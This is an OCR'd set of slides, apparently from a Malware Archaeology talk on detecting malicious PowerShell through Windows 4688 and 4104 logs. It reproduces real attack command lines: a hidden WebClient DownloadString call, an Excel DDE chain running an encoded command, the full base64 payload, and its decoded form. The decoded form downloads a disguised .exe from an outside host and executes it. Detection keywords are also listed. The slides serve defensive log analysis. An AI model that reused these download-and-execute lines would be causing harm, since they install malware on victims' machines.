
```
7868    7440    powershell  -NoP -sta -NonI -w hidden $c=(New-Object System.Net.WebClient).DownloadString('http://accessyouraudience.com/hjergf76');powers
```

Parent_Process_I	PID	Process_Command_Line/CommandLine
3080	7124	C:\Program Files (x86)\Microsoft Office\Office14\EXCEL.EXE /dde
7124	5392	C:\Windows\System32\cmd.exe & /C CD C: & POWeRshEll -enCodedCOM
5392	4928	POWeRshEll -enCodedCOMmaNd ZgB1AG4AYwB0AGkAbwBuACAAVg
4928	8504	C:\Users\HACKME\ubPDnILodwXSQYiPXec.exe
8504	8976	C:\Users\HACKME\ubPDnILodwXSQYiPXec.exe

- System.Net.WebClient
- DownloadString and/or http
- -Enc or Encoded
- There are lots of ways to spell PS commands ;-(

Fetch !!!

- 4688 will show them IF in the clear
- Sometimes obfuscated




Base64 Encoded


- New way to hide from the “Process Command Line” 4688 event
  - No bypass words to check for… Silly hackers… It is still easy to spot

- **POWeRshEll -enCodedCOMmaNd**
  - ZgB1AG4AYwB0AGkAbwBuACAAaQBlAFcATABkAFcAQQB3AHQASABpAEYAZABmAEMAUwBPAHMATQBiAHM
    AdwBzAGUAZgAgACgAIAAkAFgARABKAFEAaABXAGYAcQBWAHUAWABvAFIASQAgACwAIAAkAHMAYgBUAGYA
    TwBUAHQAbQBKAHMAaQBFAFkAVgBZAHgAIAApAHsAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AH
    MAdABlAG0ALgBOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQARgBpA
    GwAZQAoACAAJABYAEQASgBRAGgAVwBmAHEAVgB1AFgAbwBSAEkAIAAsACAAJABzAGIAVABmAE8AVAB0AG
    0ASgBzAGkARQBZAFYAWQB4ACAAKQA7ACgATgBlAHcALQBPAGIAagBlAGMAdAAgAC0AYwBvAG0AIABTAGgAZ
    QBsAGwALgBBAHAAcABsAGkAYwBhAHQAaQBvAG4AKQAuAFMAaABlAGwAbABFAHgAZQBjAHUAdABlACgAIA
    AkAHMAYgBUAGYATwBUAHQAbQBKAHMAaQBFAFkAVgBZAHgAIAApADsAIAB9AA0ACgB0AHIAeQB7AA0ACgB
    rAGkAbABsACAALQBwAHIAbwBjAGUAcwBzAG4AYQBtAGUAIABFAFgAQwBFAEwAOwAgAA0ACgAkAEgAWQBs
    AFoAYgBVAFcAZwBGAHYAUABZAGkAZwA9ACQAZQBuAHYAOgBVAFMARQBSAFAAUgBPAEYASQBMAEUAKwAn
    AFwASwBkAG0ATwBiAFEAWgBWAEIAeQBRAHAAdgBCAFMAUQBpAHoAcAAuAGUAeABlACcAOwANAAoAaQB
    lAFcATABkAFcAQQB3AHQASABpAEYAZABmAEMAUwBPAHMATQBiAHMAdwBzAGUAZgAgACcAaAB0AHQAcA
    BzADoALwAvAGMAbwBtAGYAeQAuAG0AbwBlAC8AeQBiAG4AdwBpAGYALgBqAHAAZwAnACAAJABlAFkAbAB
    aAGIAVQBXAGcARgB2AFAAWQBpAGcAOwANAAoADQAKAH0AYwBhAHQAYwBoAHsAfQA=
  - Base64 does not always need the =

Manual Translation


- On a website




Malware
Archaeology
PowerShell Log - 4104
Module Logging
MalwareArchaeology.com


Translated… Fetch

- function ieWLdWAwtHiFdfCSOsMbswsef ($XDJQhWfqVuXoRI , $sbTfOTtmJsiEYVYx){(**New-Object System.Net.WebClient**).**DownloadFile**($XDJQhWfqVuXoRI , $sbTfOTtmJsiEYVYx);(New-Object -com Shell.Application).ShellExecute($sbTfOTtmJsiEYVYx); }
- try{
- **kill -processname EXCEL**;



- $HYlZbUWgFvPYig=$env:USERPROFILE+'\KdmObQZVByQpvBSQizp.exe';
- ieWLdWAwtHiFdfCSOsMbswsef **'https://comfy.moe/ybnwif.jpg'** $HYlZbUWgFvPYig;

